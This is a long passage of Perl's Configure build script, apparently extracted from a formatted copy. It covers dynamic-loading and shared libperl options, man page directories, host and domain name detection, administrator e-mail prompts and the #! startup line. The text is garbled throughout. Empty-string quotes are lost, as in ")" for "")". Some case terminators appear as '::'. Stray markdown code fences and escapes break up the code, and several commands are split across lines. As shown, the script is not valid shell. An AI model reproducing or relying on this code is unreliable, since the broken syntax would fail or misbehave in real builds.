eval $setvar

: is a C symbol defined?

csym='tlook=$1;

```

```

case "$3" in
-v) tf=libc.tmp; tdc="";;
-a) tf=libc.tmp; tdc="[]";;
*) tlook="^$1\$"; tf=libc.list; tdc="()";;
esac;

case "$d_cplusplus" in
$define)    extern_C="extern \"C\""    ;;
*)          extern_C="extern"        ;;
esac;

tx=yes;

case "$reuseval-$4" in
true-) ;;

true-*) tx=no; eval "tval=\$4"; case "$tval" in "") tx=yes;; esac;;
esac;

case "$tx" in
yes)

    tval=false;

    if $test "$runnm" = true; then

        if $contains $tlook $tf >/dev/null 2>&1; then

            tval=true;

            elif $test "$mistrustnm" = compile -o "$mistrustnm" = run; then

                echo "$extern_C void *$1$tdc; void (*(p()))$tdc { return &$1; } int main() {
if(p()) return(0); else return(1); }"> try.c;

                $cc -o try $optimize $ccflags $ldflags try.c >/dev/null 2>&1 $libs && tval=true;

                $test "$mistrustnm" = run -a -x try && { $run ./try$_exe >/dev/null 2>&1 ||
tval=false; };

```



```

        $rm_try;

    fi;

else

    echo "$extern_C void *$1$tdc; void *(*(p()))$tdc { return &$1; } int main() { if(p())
return(0); else return(1); }"> try.c;

    $cc -o try $optimize $ccflags $ldflags try.c $libs >/dev/null 2>&1 && tval=true;

    $rm_try;

    fi;

    ;;

*)

    case "$tval" in

        $define) tval=true;;

        *) tval=false;;

    esac;

    ;;

esac;

eval "$2=$tval"

: define an is-in-libc? function

inlibc='echo " "; td=$define; tu=$undef;

sym=$1; var=$2; eval "was=\$$2";

tx=yes;

case "$reuseval$was" in

true) ;;

true*) tx=no;;

esac;

```

```

case "$tx" in
yes)

    set $sym tres -f;

    eval $csym;

    case "$tres" in

true)

        echo "$sym() found." >&4;

        case "$was" in $undef) . ./whoa; esac; eval "$var=\$td";;

*)

        echo "$sym() NOT found." >&4;

        case "$was" in $define) . ./whoa; esac; eval "$var=\$tu";;

    esac;;

*)

    case "$was" in

$define) echo "$sym() found." >&4;;

*) echo "$sym() NOT found." >&4;;

    esac;;

esac'

```

: see if dlopen exists

```
xxx_runnm="$runnm"
```

```
xxx_ccflags="$ccflags"
```

```
runnm=false
```

: with g++ one needs -shared to get is-in-libc to work for dlopen

```
case "$gccversion" in
```

```

")      ;;

*)      case "$d_cplusplus" in
        "$define") ccflags="$ccflags -shared" ;;
        esac
        ;;

esac

set dlopen d_dlopen

eval $inlibc

runnm="$xxx_runnm"

ccflags="$xxx_ccflags"

: see if this is a unistd.h system

set unistd.h i_unistd

eval $inhdr

: determine which dynamic loading, if any, to compile in

echo " "

dldir="ext/DynaLoader"

case "$usedl" in
$define|y|true)
    dflt='y'
    usedl="$define"
    ;;
$undef|n|false)
    dflt='n'

```

```

        usedl="$undef"

        ;;

*)

        dflt='n'

        case "$d_dlopen" in

            $define) dflt='y' ;;

        esac

        case "$i_dld" in

            $define) dflt='y' ;;

        esac

        : Does a dl_xxx.xs file exist for this operating system

        $test -f $rsrc/$dldir/dl_${osname}.xs && dflt='y'

        ;;

    esac

    rp="Do you wish to use dynamic loading?"

    ./myread

    usedl="$ans"

    bin_ELF="$undef"

    case "$ans" in

        y*) usedl="$define"

            case "$dlsrc" in

                ")

                    if $test -f $rsrc/$dldir/dl_${osname}.xs ; then

                        dflt="$dldir/dl_${osname}.xs"

                        elif $test "$d_dlopen" = "$define" ; then

```

```

        dflt="$dldir/dl_dlopen.xs"
    elif $test "$i_dld" = "$define" ; then
        dflt="$dldir/dl_dld.xs"
    else
        dflt=""
    fi
;;
*)    dflt="$dldir/$dlsrc"
;;

esac

echo "The following dynamic loading files are available:"

: Can not go over to $dldir because getfile has path hard-coded in.

tdir=`pwd`; cd "$rsrc"; $ls -C $dldir/dl*.xs; cd "$tdir"

rp="Source file to use for dynamic loading"

fn="fne"

gfpth="$src"

. ./getfile

usedl="$define"

: emulate basename

dlsrc=`echo $ans | $sed -e 's%.*\([^/]*\)${%1%'`

$cat << EOM

```

Some systems may require passing special flags to `$cc -c` to compile modules that will be used to create a shared library.

To use no flags, say "none".

EOM

```
case "$cccdlflags" in
")   case "$gccversion" in
        case "$osname" in
                hpux)  dflt='+z' ;;
                next)  dflt='none' ;;
                irix*)  dflt='-KPIC' ;;
                svr4*|esix*|solaris|nonstopux) dflt='-KPIC' ;;
                sunos) dflt='-pic' ;;
                *)      dflt='none' ;;
        esac
        ;;
*)   case "$osname" in
        darwin) dflt='none' ;;
        linux*|svr4*|esix*|solaris|nonstopux) dflt='-fPIC' ;;
        *)      dflt='-fpic' ;;
        esac ;;
    esac ;;
' ') dflt='none' ;;
*)   dflt="$cccdlflags" ;;
esac

rp="Any special flags to pass to $cc -c to compile shared library modules?"

. ./myread
```

```

case "$ans" in
none) cccdlflags=' ' ;;
*) cccdlflags="$ans" ;;
esac

```

```

cat << EOM

```

Some systems use ld to create libraries that can be dynamically loaded, while other systems (such as those using ELF) use \$cc.

EOM

```

        case "$ld" in
            ")      $cat >try.c <<EOM

/* Test for whether ELF binaries are produced */

#include <fcntl.h>

#ifdef I_STDLIB
#include <stdlib.h>
#endif

#ifdef I_UNISTD
#include <unistd.h>
#endif

int main() {
    char b[4];

```

```

int i = open("a.out",O_RDONLY);

if(i == -1)

    exit(1); /* fail */

if(read(i,b,4)==4 && b[0]==127 && b[1]=='E' && b[2]=='L' && b[3]=='F')

    exit(0); /* succeed (yes, it's ELF) */

else

    exit(1); /* fail */

}

EOM

if $cc $ccflags $ldflags try.c >/dev/null 2>&1 && $run ./a.out; then

    cat <<EOM

```

You appear to have ELF support. I'll use \$cc to build dynamic libraries.

```

EOM

    dflt="$cc"

    bin_ELF="$define"

else

    echo "I'll use ld to build dynamic libraries."

    dflt='ld'

fi

$rm_try

;;

*)    dflt="$ld"

    ;;

esac

```



```
rp="What command should be used to create dynamic libraries?"
```

```
./myread
```

```
ld="$ans"
```

```
cat << EOM
```

Some systems may require passing special flags to `$ld` to create a library that can be dynamically loaded. If your `ld` flags include `-L/other/path` options to locate libraries outside your loader's normal search path, you may need to specify those `-L` options here as well. To use no flags, say "none".

```
EOM
```

```
case "$lddflags" in
```

```
  ") case "$osname" in
```

```
    beos) dflt='-nostart' ;;
```

```
    haiku) dflt='-shared' ;;
```

```
    hpux) dflt='-b';
```

```
        case "$gccversion" in
```

```
          ") dflt="$dflt +vnocompatwarnings" ;;
```

```
        esac
```

```
        ;;
```

```
    linux|irix*|gnu*) dflt="-shared $optimize" ;;
```

```
    next) dflt='none' ;;
```

```
    solaris) dflt='-G' ;;
```

```

        sunos) dflt='-assert nodefaults' ;;

        svr4*|esix*|nonstopux) dflt="-G $ldflags" ;;

    *) dflt='none' ;;

    esac

    ;;

*) dflt="$lddldflags" ;;

esac

```

: Try to guess additional flags to pick up local libraries.

: Be careful not to append to a plain 'none'

```

case "$dflt" in
    none) dflt="";

    esac

    for thisflag in $ldflags; do

        case "$thisflag" in

            -L*|-R*|-Wl,-R*)

                case "$dflt" in

                    *" $thisflag "*) ;;

                    *) dflt="$dflt $thisflag" ;;

                esac

                ;;

            esac

        done

    case "$dflt" in

```

```

'| ' ) dflt='none' ;;

esac

case "$ldflags" in
*-fstack-protector*)

    case "$dflt" in
        *-fstack-protector*) ;; # Don't add it again
        *) dflt="$dflt -fstack-protector" ;;
    esac
;;
esac

```

rp="Any special flags to pass to \$ld to create a dynamically loaded library?"

./myread

```

case "$ans" in
none) lddflags=' ' ;;
*) lddflags="$ans" ;;
esac

```

cat <<EOM

Some systems may require passing special flags to \$cc to indicate that the resulting executable will use dynamic linking. To use no flags, say "none".

EOM

```
case "$ccdlflags" in
  ") case "$osname" in
    linux|hpux|gnu*)    dflt='-Wl,-E' ;;
    next|sunos) dflt='none' ;;
    *)                dflt='none' ;;
  esac ;;
  ' ') dflt='none' ;;
  *) dflt="$ccdlflags" ;;
esac

rp="Any special flags to pass to $cc to use dynamic linking?"

. ./myread

case "$ans" in
  none) ccdlflags=' ' ;;
  *) ccdlflags="$ans" ;;
esac

;;

*) usedl="$undef"

  ld='ld'

  dlsrc='dl_none.xs'

  lddlflags=""

  ccdlflags=""

  ;;
esac
```

: Do we want a shared libperl?

also=""

case "\$usedl" in

\$undef)

# No dynamic loading being used, so don't bother even to prompt.

useshrplib='false'

::

\*) case "\$useshrplib" in

"") case "\$osname" in

svr4\*|nonstopux|dgux|dynixptx|esix|powerux|beos|haiku|cygwin\*)

dflt=y

also='Building a shared libperl is required for dynamic loading to work on your  
system.'

::

next\*)

case "\$osvers" in

4\*) dflt=y

also='Building a shared libperl is needed for MAB support.'

::

\*) dflt=n

::

esac

::

\*) dflt=n

::

```

        esac

        ;;

$define|true|[Yy]*)

        dflt=y

        ;;

*)    dflt=n

        ;;

esac

$cat << EOM

```

The perl executable is normally obtained by linking perlmain.c with libperl\${\_a}, any static extensions (usually just DynaLoader), and any other libraries needed on this system (such as -lm, etc.). Since your system supports dynamic loading, it is probably possible to build a shared libperl.\$so. If you will have more than one executable linked to libperl.\$so, this will significantly reduce the size of each executable, but it may have a noticeable effect on performance. The default is probably sensible for your system.

\$also

EOM

```

rp="Build a shared libperl.$so (y/n)"

. ./myread

case "$ans" in

true|$define|[Yy]*)

```

```

        useshrplib='true' ;;
*)      useshrplib='false' ;;
esac

;;

esac

case "$useshrplib" in
true)

    case "$userelocatableinc" in
    true|define)

        echo "Cannot build with both -Duserelocatableinc and -Duseshrplib" >&4
        echo "See INSTALL for an explanation why that won't work." >&4
        exit 4

        ;;

    esac

    case "$libperl" in
    "")

        # Figure out a good name for libperl.so. Since it gets stored in
        # a version-specific architecture-dependent library, the version
        # number isn't really that important, except for making cc/ld happy.
        #
        # A name such as libperl.so.10.1
        majmin="libperl.$so.$patchlevel.$subversion"

        # A name such as libperl.so.100
        majonly=`echo $patchlevel $subversion |

```

```

        $awk '{printf "%d%02d", $1, $2}'`

majonly=libperl.$so.$majonly

# I'd prefer to keep the os-specific stuff here to a minimum, and
# rely on figuring it out from the naming of libc.

case "${osname}${osvers}" in
next4*)

        dflt=libperl.5.$so

        # XXX How handle the --version stuff for MAB?

        ;;

linux*|gnu*) # ld won't link with a bare -lperl otherwise.

        dflt=libperl.$so

        ;;

cygwin*) # ld links now against the dll directly

        majmin="cygperl5_${patchlevel}_${subversion}.$so"

        majonly=`echo $patchlevel $subversion |

                $awk '{printf "%03d%03d", $1, $2}'`

        majonly=cygperl5.$majonly.$so

        dflt=$majmin

        ;;

*) # Try to guess based on whether libc has major.minor.

        case "$libc" in

        *libc.$so.[0-9]*.[0-9]*) dflt=$majmin ;;

        *libc.$so.[0-9]*) dflt=$majonly ;;

        *) dflt=libperl.$so ;;

        esac

```



```

;;
esac
;;
*)    dflt=$libperl
;;
esac
cat << EOM

```

I need to select a good name for the shared libperl. If your system uses library names with major and minor numbers, then you might want something like \$majmin. Alternatively, if your system uses a single version number for shared libraries, then you might want to use \$majonly. Or, your system might be quite happy with a simple libperl.\$so.

Since the shared libperl will get installed into a version-specific architecture-dependent directory, the version number of the shared perl library probably isn't important, so the default should be o.k.

EOM

```

rp='What name do you want to give to the shared libperl?'
./myread
libperl=$ans
echo "Ok, I'll use $libperl"
;;
*)

```

```
libperl="libperl${_a}"  
;;  
esac
```

# Detect old use of shrpdir via undocumented Configure -Dshrpdir

```
case "$shrpdir" in
```

```
"") ;;
```

```
*)      $cat >&4 <<EOM
```

WARNING: Use of the shrpdir variable for the installation location of  
the shared \$libperl is not supported. It was never documented and  
will not work in this version. Let me (perlbug@perl.org)  
know of any problems this may cause.

EOM

```
case "$shrpdir" in
```

```
"$archlibexp/CORE")
```

```
    $cat >&4 <<EOM
```

But your current setting of \$shrpdir is  
the default anyway, so it's harmless.

EOM

```
;;
```

```
*)
```

```
    $cat >&4 <<EOM
```

Further, your current attempted setting of \$shrpdir  
conflicts with the value of \$archlibexp/CORE

that installperl will use.

EOM

```
        ;;

    esac

    ;;

esac

# How will the perl executable find the installed shared $libperl?

# Add $xxx to ccdlflags.

# If we can't figure out a command-line option, use $shrpenv to
# set env LD_RUN_PATH. The main perl makefile uses this.

shrpdir=$archlibexp/CORE

xxx=""

tmp_shrpenv=""

if "$useshrplib"; then
    case "$osname" in
        aix)

            # We'll set it in Makefile.SH...

            ;;

        solaris)

            xxx="-R $shrpdir"

            ;;

        freebsd|mirbsd|netbsd|openbsd|interix|dragonfly)

            xxx="-Wl,-R$shrpdir"

            ;;
```

```

bsdos|linux|irix*|dec_osf|gnu*)

    xxx="-Wl,-rpath,$shrpdir"

    ;;

next)

    # next doesn't like the default...

    ;;

beos)

    # beos doesn't like the default, either.

    ;;

haiku)

    # Haiku doesn't like the default, either.

    ;;

hpux*)

    # hpux doesn't like the default, either.

    tmp_shrpenv="env LDOPTS=\"+s +b${shrpdir}\""

    ;;

cygwin)

    # cygwin needs only ldlibpth

    ;;

*)

    tmp_shrpenv="env LD_RUN_PATH=$shrpdir"

    ;;

esac

case "$xxx" in

    ") ;;

```

```

*)

# Only add $xxx if it isn't already in ccldlflags.

case " $ccldlflags " in

*" $xxx "*)    ;;

*)    ccldlflags="$ccldlflags $xxx"

cat <<EOM >&4

```

Adding \$xxx to the flags

passed to \$ld so that the perl executable will find the  
installed shared \$libperl.

EOM

```

;;

esac

;;

esac

fi

# Fix ccldlflags in AIX for building external extensions.

# (For building Perl itself bare -bE:perl.exp is needed,

# Makefile.SH takes care of this.)

case "$osname" in

aix) ccldlflags="$ccldlflags -bE:$installarchlib/CORE/perl.exp" ;;

esac

# Respect a hint or command-line value.

case "$shrpenv" in

```

```
" ) shrpenv="$tmp_shrpenv" ;;
```

```
esac
```

```
case "$ldlibpthname" in
```

```
" ) ldlibpthname=LD_LIBRARY_PATH ;;
```

```
none) ldlibpthname="" ;;
```

```
esac
```

: determine where manual pages are on this system

```
echo " "
```

```
case "$sysman" in
```

```
" )
```

```
syspath="/usr/share/man/man1 /usr/man/man1"
```

```
syspath="$syspath /usr/man/man1 /usr/man/man1 /usr/man/local/man1"
```

```
syspath="$syspath /usr/man/u_man/man1"
```

```
syspath="$syspath /usr/catman/u_man/man1 /usr/man/l_man/man1"
```

```
syspath="$syspath /usr/local/man/u_man/man1 /usr/local/man/l_man/man1"
```

```
syspath="$syspath /usr/man/man.L /local/man/man1 /usr/local/man/man1"
```

```
sysman=`./loc . /usr/man/man1 $syspath`
```

```
;;
```

```
esac
```

```
if $test -d "$sysman"; then
```

```
echo "System manual is in $sysman." >&4
```

```
else
```

```
echo "Could not find manual pages in source form." >&4
```

```
fi
```

: determine where manual pages go

set man1dir man1dir none

eval \$prefixit

\$cat <<EOM

\$spackage has manual pages available in source form.

EOM

case "\$nroff" in

nroff)

echo "However, you don't have nroff, so they're probably useless to you."

case "\$man1dir" in

") man1dir="none";;

esac;;

esac

echo "If you don't want the manual sources installed, answer 'none'."

case "\$man1dir" in

' ') dflt=none

;;

")

lookpath="\$prefixexp/share/man/man1"

lookpath="\$lookpath \$prefixexp/man/man1 \$prefixexp/man/l\_man/man1"

lookpath="\$lookpath \$prefixexp/man/p\_man/man1"

lookpath="\$lookpath \$prefixexp/man/u\_man/man1"

lookpath="\$lookpath \$prefixexp/man/man.1"

```

case "$sysman" in

*/?_man*)      dflt=`./loc . $prefixexp/l_man/man1 $lookpath` ;;

*)            dflt=`./loc . $prefixexp/man/man1 $lookpath` ;;

esac

set dflt

eval $prefixup

;;

*) dflt="$man1dir"

;;

esac

echo " "

fn=dn+~

rp="Where do the main $spackage manual pages (source) go?"

./getfile

if $test "X$man1direxp" != "X$ansexp"; then

    installman1dir="

fi

prefixvar=man1dir

./setprefixvar

case "$man1dir" in

")    man1dir=' '

        installman1dir="";;

esac

```



: What suffix to use on installed man pages

```
case "$man1dir" in
  '')
    man1ext='0'
    ;;
  *)
    rp="What suffix should be used for the main $spackage man pages?"
    case "$man1ext" in
      "")
        case "$man1dir" in
          *1) dflt=1 ;;
          *1p) dflt=1p ;;
          *1pm) dflt=1pm ;;
          *l) dflt=l;;
          *n) dflt=n;;
          *o) dflt=o;;
          *p) dflt=p;;
          *C) dflt=C;;
          *L) dflt=L;;
          *L1) dflt=L1;;
          *) dflt=1;;
        esac
      ;;
    *)
      dflt="$man1ext";;
    esac
  esac
```

```

        ./myread
        man1ext="$ans"

        ;;
    esac

: see if we can have long filenames

echo " "

first=123456789abcdef

$rm -f $first

if (echo hi >$first) 2>/dev/null; then
    if $test -f 123456789abcde; then
        echo 'You cannot have filenames longer than 14 characters. Sigh.' >&4
        val="$undef"
    else
        echo 'You can have filenames longer than 14 characters.' >&4
        val="$define"
    fi
else
    $cat <<'EOM'

You can't have filenames longer than 14 chars.

You can't even think about them!

EOM

    val="$undef"

fi

set d_flexfnam

```

```
eval $setvar
```

```
$rm -rf 123456789abcde*
```

: determine where library module manual pages go

```
set man3dir man3dir none
```

```
eval $prefixit
```

```
$cat <<EOM
```

\$spackage has manual pages for many of the library modules.

EOM

```
case "$nroff" in
```

```
nroff)
```

```
    $cat <<'EOM'
```

However, you don't have nroff, so they're probably useless to you.

EOM

```
case "$man3dir" in
```

```
    "") man3dir="none";;
```

```
esac;;
```

```
esac
```

```
case "$d_flexfnam" in
```

```
undef)
```

```
    $cat <<'EOM'
```

However, your system can't handle the long file names like File::Basename.3.

EOM

```
case "$man3dir" in
    "") man3dir="none";;
    esac;;
```

esac

echo "If you don't want the manual sources installed, answer 'none'."

prog=`echo \$package | \$sed 's/-\*[0-9.]\*\$//`

case "\$man3dir" in

```
"") dflt=`echo "$man1dir" | $sed -e 's/man1/man3/g' -e 's/man\1/man\3/g'`
    if $test -d "$privlib/man/man3"; then
        cat <<EOM >&4
```

WARNING: Previous versions of perl installed man3 pages into

\$privlib/man/man3. This version will suggest a

new default of \$dflt.

EOM

```
tdflt=$dflt
```

```
dflt='n'
```

```
rp='Do you wish to preserve the old behavior?(y/n)'
```

```
./myread
```

```
case "$ans" in
```

```
y*) dflt="$privlib/man/man3" ;;
```

```
*) dflt=$tdflt ;;
```

```
esac
```

```

fi

;;

*)    dflt="$man3dir" ;;

esac

case "$dflt" in
' ') dflt=none ;;

esac

echo " "

fn=dn+~

rp="Where do the $package library man pages (source) go?"

./getfile

prefixvar=man3dir

./setprefixvar


case "$man3dir" in

")    man3dir=' '

        installman3dir=";;

esac


: What suffix to use on installed man pages

case "$man3dir" in

' ')

        man3ext='0'

        ;;

*)

```

rp="What suffix should be used for the \$package library man pages?"

case "\$man3ext" in

) case "\$man3dir" in

\*3) dflt=3 ;;

\*3p) dflt=3p ;;

\*3pm) dflt=3pm ;;

\*l) dflt=l;;

\*n) dflt=n;;

\*o) dflt=o;;

\*p) dflt=p;;

\*C) dflt=C;;

\*L) dflt=L;;

\*L3) dflt=L3;;

\*) dflt=3;;

esac

;;

\*) dflt="\$man3ext";;

esac

./myread

man3ext="\$ans"

;;

esac

: see if we have to deal with yellow pages, now NIS.

if \$test -d /usr/etc/yp || \$test -d /etc/yp || \$test -d /usr/lib/yp; then

```

if $test -f /usr/etc/nibindd; then

    echo " "

    echo "I'm fairly confident you're on a NeXT."

    echo " "

    rp='Do you get the hosts file via NetInfo?'

    dflt=y

    case "$hostcat" in

        nidump*) ;;

        ") ;;

        *) dflt=n;;

    esac

    ./myread

    case "$ans" in

        y*) hostcat='nidump hosts .';;

        *)      case "$hostcat" in

                    nidump*) hostcat="";;

                    esac

                ;;

    esac

fi

case "$hostcat" in

    nidump*) ;;

    *)

        case "$hostcat" in

            *ypcat*) dflt=y;;

```

```

        ") if $contains '^\' /etc/passwd >/dev/null 2>&1; then

                dflt=y

        else

                dflt=n

        fi;;

*) dflt=n;;

esac

echo " "

rp='Are you getting the hosts file via yellow pages?'

. ./myread

case "$ans" in

y*) hostcat='ypcat hosts';;

*) hostcat='cat /etc/hosts';;

esac

;;

esac

fi

case "$hostcat" in

") test -f /etc/hosts && hostcat='cat /etc/hosts';;

esac

case "$groupcat" in

") test -f /etc/group && groupcat='cat /etc/group';;

esac

case "$passcat" in

") test -f /etc/passwd && passcat='cat /etc/passwd';;

```



```
esac
```

```
: now get the host name
```

```
echo " "
```

```
echo "Figuring out host name..." >&4
```

```
case "$myhostname" in
```

```
"") cont=true
```

```
    echo 'Maybe "hostname" will work...'
```

```
    if tans=`sh -c hostname 2>&1` ; then
```

```
        myhostname=$tans
```

```
        phostname=hostname
```

```
        cont=""
```

```
    fi
```

```
;;
```

```
*) cont=";;
```

```
esac
```

```
if $test "$cont"; then
```

```
    if ./xenix; then
```

```
        echo 'Oh, dear. Maybe "/etc/systemid" is the key...'
```

```
        if tans=`cat /etc/systemid 2>&1` ; then
```

```
            myhostname=$tans
```

```
            phostname='cat /etc/systemid'
```

```
            echo "Whadyaknow. Xenix always was a bit strange..."
```

```
            cont=""
```

```
        fi
```

```

elif $test -r /etc/systemid; then

    echo "(What is a non-Xenix system doing with /etc/systemid?)"

fi

fi

if $test "$cont"; then

    echo 'No, maybe "uname -l" will work...'

    if tans=`sh -c 'uname -l' 2>&1` ; then

        myhostname=$tans

        phostname='uname -l'

    else

        echo 'Strange. Maybe "uname -n" will work...'

        if tans=`sh -c 'uname -n' 2>&1` ; then

            myhostname=$tans

            phostname='uname -n'

        else

            echo 'Oh well, maybe I can mine it out of whoami.h...'

            if tans=`sh -c $contains' sysname $usrinc/whoami.h' 2>&1` ; then

                myhostname=`echo "$tans" | $sed 's/^.*"\(.*\)"/\1/'`

                phostname="sed -n -e ""'/sysname/s/^.*"\(.*\)"/\1/{'"" -e p -e q -e '}'

<$usrinc/whoami.h"

            else

                case "$myhostname" in

                    "") echo "Does this machine have an identity crisis or something?"

                        phostname=";;

                    *)

                        echo "Well, you said $myhostname before..."

```

```

                                phostname='echo $myhostname';;
                                esac
                                fi
                                fi
                                fi
fi
case "$myhostname" in
") myhostname=noname ;;
esac
: you do not want to know about this
set $myhostname
myhostname=$1

: verify guess
if $test "$myhostname" ; then
    dflt=y
    rp='Your host name appears to be "'$myhostname'". " Right?'
    . ./myread
    case "$ans" in
y*) ;;
*) myhostname="";;
    esac
fi

: bad guess or no guess

```

```
while $test "X$myhostname" = X ; do
```

```
    dflt=""
```

```
    rp="Please type the (one word) name of your host:"
```

```
    ./myread
```

```
    myhostname="$ans"
```

```
done
```

```
: translate upper to lower if necessary
```

```
case "$myhostname" in
```

```
*[A-Z]*)
```

```
    echo "(Normalizing case in your host name)"
```

```
    myhostname=`echo $myhostname | ./tr '[A-Z]' '[a-z]'`
```

```
    ;;
```

```
esac
```

```
case "$myhostname" in
```

```
*.*)
```

```
    dflt=`expr "X$myhostname" : "X[^.]*\(\..*\)"`
```

```
    myhostname=`expr "X$myhostname" : "X\([^.*]*\)\"`
```

```
    echo "(Trimming domain name from host name--host name is now $myhostname)"
```

```
    ;;
```

```
*) case "$mydomain" in
```

```
    ")
```

```
    {
```

```
        test "X$hostcat" = "Xypcat hosts" &&
```

```

ypmatch "$myhostname" hosts 2>/dev/null |\
    $sed -e 's/[      ]*#.*//; s/$/ /' > hosts && \
$test -s hosts
} || {
    test "X$hostcat" != "X" &&
    $hostcat | $sed -n -e "s/[      ]*#.*//; s/\$/ /
        /[      ]$myhostname[      . ]/p" > hosts
}
tmp_re="[      .]"
if $test -f hosts; then
    $test x`$awk "/[0-9].*[      ]$myhostname$tmp_re/ { sum++ }
        END { print sum }" hosts` = x1 || tmp_re="[      ]"
    dflt=. ` $awk "/[0-9].*[      ]$myhostname$tmp_re/ {for(i=2; i<=NF;i++) print
\\$i}" \
        hosts | $sort | $uniq | \
        $sed -n -e "s/$myhostname\\.\\.([-a-zA-Z0-9_\\.])\\1/p"
    case ` $echo X$dflt` in
        X*\ *)   echo "(Several hosts in the database matched hostname)"
        dflt=.
        ;;
        X.) echo "(You do not have fully-qualified names in the hosts database)"
        ;;
    esac
else
    echo "(I cannot locate a hosts database anywhere)"
    dflt=.

```

```

fi

case "$dflt" in

.)

    tans=`./loc resolv.conf X /etc /usr/etc`

    if $test -f "$tans"; then

        echo "(Attempting domain name extraction from $tans)"

        dflt=`$sed -n -e 's/      /g' \

        -e 's/^search *\[^\]*\).*\1/p' $tans \

        -e 1q 2>/dev/null`

        case "$dflt" in

        .) dflt=`$sed -n -e 's/      /g' \

        -e 's/^domain *\[^\]*\).*\1/p' $tans \

        -e 1q 2>/dev/null`

            ;;

        esac

    fi

    ;;

esac

case "$dflt" in

.) echo "(No help from resolv.conf either -- attempting clever guess)"

    dflt=`sh -c domainname 2>/dev/null`

    case "$dflt" in

    "") dflt='.';;

    .nis.*|.yp.*|.main.*) dflt=`echo $dflt | $sed -e 's/^\.[^.]*/'`;;

    esac

```

```

;;

esac

case "$dflt$osname" in

.os390) echo "(Attempting domain name extraction from
//SYS1.TCPPARMS(TCPDATA))"

dflt=`awk '/^DOMAINORIGIN/ {print $2}' //SYS1.TCPPARMS(TCPDATA)`
2>/dev/null`

;;

esac

case "$dflt" in

.) echo "(Lost all hope -- silly guess then)"

dflt='.nonet'

;;

esac

$rm -f hosts

;;

*) dflt="$mydomain";;

esac;;

esac

echo " "

rp="What is your domain name?"

./myread

tans="$ans"

case "$ans" in

") ;;

.*) ;;

```

```
*) tans=". $tans" ;;
```

```
esac
```

```
mydomain="$tans"
```

```
: translate upper to lower if necessary
```

```
case "$mydomain" in
```

```
*[A-Z]*)
```

```
    echo "(Normalizing case in your domain name)"
```

```
    mydomain=`echo $mydomain | ./tr '[A-Z]' '[a-z]'`
```

```
    ;;
```

```
esac
```

```
: a little sanity check here
```

```
case "$phostname" in
```

```
"") ;;
```

```
*)
```

```
    case ` $phostname | ./tr '[A-Z]' '[a-z]'` in
```

```
    $myhostname$mydomain|$myhostname) ;;
```

```
    *)
```

```
        case "$phostname" in
```

```
        sed*)
```

```
            echo "(That doesn't agree with your whoami.h file, by the way.)"
```

```
            ;;
```

```
        *)
```

```
            echo "(That doesn't agree with your $phostname command, by the way.)"
```



```
;;
esac

;;
esac

;;
esac
```

: determine the e-mail address of the user who is running us

\$cat <<EOM

I need to get your e-mail address in Internet format if possible, i.e.  
something like user@host.domain. Please answer accurately since I have  
no easy means to double check it. The default value provided below  
is most probably close to reality but may not be valid from outside  
your organization...

EOM

cont=x

```
while test "$cont"; do
    case "$cf_email" in
        ") dflt="$cf_by@$myhostname$mydomain";;
        *) dflt="$cf_email";;
    esac
    rp='What is your e-mail address?'
    ./myread
```

```

cf_email="$ans"

case "$cf_email" in
  *@*.) cont=" ;;
  *)

      rp='Address does not look like an Internet one. Use it anyway?'

      case "$fastread" in
        yes) dflt=y ;;
        *) dflt=n ;;
      esac

      ./myread

      case "$ans" in
        y*) cont=" ;;
        *) echo " " ;;
      esac

      ;;
esac

done

: Ask e-mail of administrator

$cat <<EOM

```

If you or somebody else will be maintaining perl at your site, please fill in the correct e-mail address here so that they may be contacted if necessary. Currently, the "perlbug" program included with perl will send mail to this address in addition to perlbug@perl.org. You may

enter "none" for no administrator.

EOM

```
case "$perladmin" in
```

```
) dflt="$cf_email";;
```

```
*) dflt="$perladmin";;
```

```
esac
```

```
rp='Perl administrator e-mail address'
```

```
./myread
```

```
perladmin="$ans"
```

: determine whether to only install version-specific parts.

```
echo " "
```

```
$cat <<EOM
```

Do you want to install only the version-specific parts of the perl

distribution? Usually you do *\*not\** want to do this.

EOM

```
case "$versiononly" in
```

```
"$define"|[Yy]*|true) dflt='y' ;;
```

```
*) dflt='n';
```

```
esac
```

```
rp="Do you want to install only the version-specific parts of perl?"
```

```
./myread
```

```
case "$ans" in
```

```
[yY]*) val="$define";;
```

```
*)      val="$undef" ;;
```

```
esac
```

```
set versiononly
```

```
eval $setvar
```

```
case "$versiononly" in
```

```
"$define") inc_version_list="
```

```
    inc_version_list_init=0
```

```
    ;;
```

```
esac
```

```
: figure out how to guarantee perl startup
```

```
: XXX Note that this currently takes advantage of the bug that binexp ignores
```

```
:   the Configure -Dinstallprefix setting, which in turn means that under
```

```
:   relocatable @INC, initialinstalllocation is what binexp started as.
```

```
case "$startperl" in
```

```
"")
```

```
    case "$sharpbang" in
```

```
        *!)
```

```
            $cat <<EOH
```

I can use the #! construct to start perl on your system. This will

make startup of perl scripts faster, but may cause problems if you

want to share those scripts and perl is not in a standard place

(\$initialinstalllocation/perl) on all your platforms. The alternative

is to force a shell by starting the script with a single ':' character.

EOH

```
case "$versiononly" in
"$define")  dflt="$initialinstalllocation/perl$version";;
*)          dflt="$initialinstalllocation/perl";;
esac

rp='What shall I put after the #! to start up perl ("none" to not use #!)?'

./myread

case "$ans" in
none)  startperl=": # use perl";;
*)     startperl="#!/$ans"

        if $test 30 -lt `echo "$ans" | wc -c`; then

            $cat >&4 <<EOM
```

WARNING: Some systems limit the #! command to 32 characters.

If you experience difficulty running Perl scripts with #!, try  
installing Perl in a directory with a shorter pathname.

EOM

```
        fi ;;

esac

;;

*) startperl=": # use perl"

;;
```

```

        esac

        ;;

esac

echo "I'll use $startperl to start perl scripts."

: figure best path for perl in scripts
case "$perlpath" in

")

    case "$versiononly" in

"$define")    perlpath="$initialinstalllocation/perl$version";;

*)            perlpath="$initialinstalllocation/perl";;

    esac

    case "$startperl" in

    *!*) ;;

    *)

        $cat <<EOH

```

I will use the "eval 'exec'" idiom to start Perl on your system.

I can use the full path of your Perl binary for this purpose, but doing so may cause problems if you want to share those scripts and Perl is not always in a standard place (\$initialinstalllocation/perl).

EOH

```

dfilt="$initialinstalllocation/perl"

rp="What path shall I use in \"eval 'exec'\"?"

```

```

        ./myread
        perlpath="$ans"
    ;;
esac
;;
esac

case "$startperl" in
*!*)    ;;
*)      echo "I'll use $perlpath in \"eval 'exec'\"" ;;
esac

```

: determine where public executable scripts go

```
set scriptdir scriptdir
```

```
eval $prefixit
```

```
case "$scriptdir" in
```

```
")
```

```
    dflt="$bin"
```

```
    : guess some guesses
```

```
